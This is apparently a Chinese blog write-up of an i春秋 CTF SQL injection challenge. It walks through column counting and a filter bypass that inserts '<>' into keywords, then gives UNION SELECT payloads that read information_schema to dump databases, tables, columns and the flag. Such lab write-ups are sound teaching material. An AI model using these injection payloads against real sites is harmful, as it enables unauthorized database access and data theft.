# i春秋之SQL（详细WP）

原创

金 帛 于 2022-02-22 22:53:10 发布 1161 收藏
分类专栏： i春秋之WEB 文章标签： web安全



**解题目录**



---

在看WP之前呢，有不懂的地方推荐查看下面的文章（挺详细的），还是需要些MySQL基础的


> web 漏洞入门之 —— SQL 注入教程_实验楼-CSDN博客

## 第一步：寻找注入点

题目直接告诉我们了，这是道SQL注入题，打开连接，不难发现id应该就是注入点了

## 第二步：确定注入类型


**用limit x 1或order by x，判断字段数 ，这里用order by**





inj code!

出现报错，应该是关键字被过滤掉了，这里尝试绕过了很久，发现好像只有<>能绕过了


flag{在数据库中}




flag{在数据库中}




flag{在数据库中}


可以看见，当x为4的时候，出现页面出现错误，说明该SQL查询语句的字段数为3，也就是说，该查询语句查询了3个列

## 第三部：爆表

### 利用基础的联合查询union select， 查看数据库信息

构造payload，先看看有回显的列

> inurl?id=-1 unio<>n s<>elect 1,2,3
>
> 这里故意让id等于-1，是为了制造错误让语句不执行，防止影响到后面操作


2

回显了2说明，这个位置可以利用

构造paload，查询所有可用的数据库


> inurl?id=-1 unio<>n s<>elect 1,table_schema,3 from information_schema.tables


information_schema

sqli

可以看到只有两个数据库，当前使用的数据库应该就是sqli ， 也可以用database()查看

> database()　当前使用的数据库




sqli

构造payload，查询sqli数据库的所有表

> inurl?id=-1 unio<>n s<>elect 1,group_concat(table_name),3 from information_schema.tables where table_schema='sqli'


info

继续查看表里面的所有列

> inurl?id=-1 unio<>n s<>elect 1,group_concat(column_name),3 from information_schema.columns where table_name='info'


id,title,flAg_T5ZNdrm

发现放flag的列名啦

## 第四步： 查表

构造payload，查看对应列名

> inurl?id=-1 unio<>n s<>elect 1,group_concat(flAg_T5ZNdrm),3 from info


flag{afa6972b-d451-408b-993a-a9e9e36e499c},test

拿到flag